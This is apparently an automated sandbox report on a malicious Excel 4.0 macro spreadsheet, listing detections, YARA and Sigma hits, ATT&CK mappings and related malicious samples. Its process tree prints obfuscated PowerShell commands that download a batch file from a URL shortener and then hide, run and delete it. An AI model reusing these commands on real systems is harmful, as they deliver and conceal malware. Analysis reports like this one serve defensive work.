ID: 319129
Sample Name: SIN029088.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:48:55
Date: 18/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report SIN029088.xls

Overview


General Information

Sample Name:	SIN029088.xls
Analysis ID:	319129
MD5:	483a0f4cb6a7055.
SHA1:	cbd6b0004aca06..
SHA256:	ccab18c2ba7893...

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Connects to a URL shortener service
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Contains capabilities to detect virtua…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Document contains embedded VBA …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2384 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2532 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2692 cmdline: powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2524 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2676 cmdline: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2400 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2884 cmdline: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - attrib.exe (PID: 2952 cmdline: 'C:\Windows\system32\attrib.exe' +s +h pd.bat MD5: C65C20C89A255517F11DD18B056CADB5)
  - cmd.exe (PID: 1980 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2468 cmdline: powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - cmd.exe (PID: 2144 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\Documents\pd.bat" MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
  - cmd.exe (PID: 2712 cmdline: cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://tinyurl.com/y252oqq3','pd.bat') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2364 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://tinyurl.com/y252oqq3','pd.bat') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SIN029088.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x10dc2:$s1: Excel • 0x3408:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 01 3A


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Hiding Files with Attrib.exe

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Connects to a URL shortener service

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


Data Obfuscation:

Obfuscated command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Spearphishing Link 1	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesd Insecur Networ Commu
Default Accounts	Scripting 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 1 1	Cached Domain Credentials	File and Directory Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SIN029088.xls	8%	Virustotal		Browse
SIN029088.xls	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.piriform.c	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tinyurl.com	104.20.138.65	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000007.00000002.2098935502.00000000002CE000.00000004.00000020.sdmp, powershell.exe, 0000000F.00000002.2110677862.0000000000371000.00000004.00000020.sdmp	false		high
http://www.piriform.c	powershell.exe, 0000000E.00000002.2096592494.00000000000BE000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000007.00000002.2099869037.0000000002490000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2119570931.00000000021B0000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2097509709.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 0000000F.00000002.2111797171.0000000002380000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.piriform.com/ccT	powershell.exe, 0000000A.00000002.2118377881.000000000039E000.00000004.00000020.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2099869037.0000000002490000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2119570931.00000000021B0000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2097509709.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 0000000F.00000002.2111797171.0000000002380000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000007.00000002.2098935502.00000000002CE000.00000004.00000020.sdmp, powershell.exe, 0000000F.00000002.2110677862.0000000000371000.00000004.00000020.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.20.138.65	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	319129
Start date:	18.11.2020
Start time:	02:48:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SIN029088.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@26/11@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • Execution Graph export aborted for target powershell.exe, PID 2364 because it is empty • Execution Graph export aborted for target powershell.exe, PID 2468 because it is empty • Execution Graph export aborted for target powershell.exe, PID 2692 because it is empty

Simulations

Behavior and APIs

Time	Type	Description
02:49:42	API Interceptor	266x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.20.138.65	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Overdue Payments.xls	Get hash	malicious	Browse	
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y5gq29fv	Get hash	malicious	Browse	
	Quote Request October-2020.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y6484eaq	Get hash	malicious	Browse	
	PROFORMA INVOICE INV-1.xls	Get hash	malicious	Browse	
	http://https://naset.ocry.com/#astrid.bulder@rivm.nl	Get hash	malicious	Browse	
	RFQ-SSM-RFQ 6682Q.xls	Get hash	malicious	Browse	
	http://https://l.facebook.com/l.php?u=https%3A%2F%2Ftinyurl.com%2Fy3da9xbq%3Ffbclid%3DIwAR11jNtpFJqmHsfB6MuN4oB-gl7-RlVZqSgYIbmZW4ycJwtQ-tC85PzgLO4&h=AT1i9PU8X_itDVqe5yg4Afn5zFPp0KVwni5sQg-Oc5Yor7a-8EWrOl11b-y21X_Oi92_H_jMhPiEjm3aKUnMEib9p96Fuptgd9vraABiOS8AO8X86OxcPZyET7VlHYnKBg&__tn__=H-R&c[0]=AT26jLdBW-b9efDmUD2-IVQDmvnfjC8zMcJVpGrmXtfU07ZmaRqvjC3hcq86tiO8rGqmY2DrakboCaPRMLQtsl2m1yZfExawqplv_zZwazNNYlc2wsoaV6LvzXDEPrWYoMbJFnx7l8Qm7vznPPnkddWEuQ	Get hash	malicious	Browse	
	http://https://tinyurl.com/yye5b9wx	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://u13276699.ct.sendgrid.net/ls/click?upn=5Fpa-2BwcykOBn6Ma9RKaj-2BR-2BXAkqaAzD0-2BeJhWRncBmVhntdewLTGQE9LR9oUB06iR7Kr23stCS-2BfYgHz-2FIBevOuLD8PI1fGVpHFFOa-2Fj-2FZo-3D-ARW_wLp2Jp4Cu8YTHi1H9-2Bl0q-2FZVHdeFdHJPXUpY0EuPM9O-2FrpIviHmxJ0lbfO5SUzAcCRI7DkG63-2BKc9AYMS80KoYRuDJUDsjJvIYZ-2BH9Nma1KbhlKrII3uJDDBb-2Bf4uQv2GunoJ4M8Q8uCVDkVj1q0OTj-2BTqReVWyPweFygCudDYhLb6f5p8qTOR1G8rPs4GczaLW-2BSBi31FibOjZGvJ2hna7Wr5LAsT2oRf78QPEO-2FYI-3D	Get hash	malicious	Browse	
	http://https://hssp.messageboardchat.com/	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tinyurl.com	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.138.65
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.139.65
	http://tinyurl.com	Get hash	malicious	Browse	• 104.20.139.65
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	• 104.20.138.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	rooney-eng-598583_xls.HtMl	Get hash	malicious	Browse	• 104.20.139.65
	Overdue Payments.xls	Get hash	malicious	Browse	• 172.67.1.225
	Overdue Payments.xls	Get hash	malicious	Browse	• 104.20.138.65
	New PO 9380.xls	Get hash	malicious	Browse	• 104.20.139.65
	New PO 9380.xls	Get hash	malicious	Browse	• 104.20.139.65
	lorino-106812_xls.HtMl	Get hash	malicious	Browse	• 172.67.1.225
	azklima-584035_xls.HtMl	Get hash	malicious	Browse	• 104.20.139.65

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Request for Quote_PDF.vbs	Get hash	malicious	Browse	• 104.24.127.89
	01_file.exe	Get hash	malicious	Browse	• 104.24.127.89
	TRP SHA58-5310.xlsx	Get hash	malicious	Browse	• 172.67.160.188
	00INVOICE-POLYMERS INC.PO00236-972.xlsx	Get hash	malicious	Browse	• 172.67.170.41
	Payment copy.doc	Get hash	malicious	Browse	• 162.159.129.233
	anthony.exe	Get hash	malicious	Browse	• 23.227.38.64
	aguhvLvn.exe	Get hash	malicious	Browse	• 104.23.98.190
	com.amazon.mShop.android.shopping.apk	Get hash	malicious	Browse	• 172.64.106.5
	http://https://bs29579.github.io/cndappip/abt.html?bbre=dsiw4rsd&c=E,1,SxbbXE4aBN7RegSa5xBoOsMB9lXPvUu-vFsUmj7NnZylt4IvMofpzS6coILe4vEfnHDWMz7JUiiOV93EiQiXjjBJoSca9ZjldH7lFvPhpVatNVF9s1hZbQ,,&typo=1	Get hash	malicious	Browse	• 104.16.18.94
	http://https://fax-dfc26d.webflow.io/	Get hash	malicious	Browse	• 104.16.126.175
	http://https://www.canva.com/design/DAENxfvgrAs/5Tn-gJFr52_HLDFhOay41A/view?utm_content=DAENxfvgrAs&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.18.215.67
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.138.65
	http://https://www.notion.so/SECURE-SPACE-e22527e1e84948c0a9e448add2846ea8	Get hash	malicious	Browse	• 104.18.23.110
	http://https://oxy.sendx.io/lp/oryxus.html	Get hash	malicious	Browse	• 104.16.18.94
	http://www.flash-rewards.com/PixelEventLogIframe.aspx?FlowID=47581&VID=paVXlaAD1-t3xm47O0s8Sg2&PixelEvtID=16041&fbclid=&gclid=&ckmc=&ckmscn=&ckmsc	Get hash	malicious	Browse	• 172.67.178.4
	http://https://app.box.com/s/8mkzhwsgsowgkcy046cu3h48c41n72ad	Get hash	malicious	Browse	• 104.16.18.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.notion.so/secure-file-f93a8d7efae24a4fb2178eacaac53379	Get hash	malicious	Browse	• 104.16.19.94
	http://cloudz.pw/go?green=carrier%2048gs-036060301%20operation%20manual	Get hash	malicious	Browse	• 104.17.69.176
	http://172.67.185.146	Get hash	malicious	Browse	• 104.16.123.96
	http://cloudz.pw/go?green=carrier 48gs-036060301 operation manual	Get hash	malicious	Browse	• 104.18.10.39

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Trojan.GenericKD.35249420.21118.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.14177.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Mal.Generic-S.18660.xls	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.16832.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Mal.Generic-S.27944.xls	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.VBA.Heur2.SCrypted.3.D72DA639.Gen.16832.xlsm	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Heur.5466.xls	Get hash	malicious	Browse	• 104.20.138.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Untitled 20201030.doc	Get hash	malicious	Browse	• 104.20.138.65
	request.2890.xls	Get hash	malicious	Browse	• 104.20.138.65
	request613.xls	Get hash	malicious	Browse	• 104.20.138.65
	UW_Medley Storage_20201030.xlsm	Get hash	malicious	Browse	• 104.20.138.65
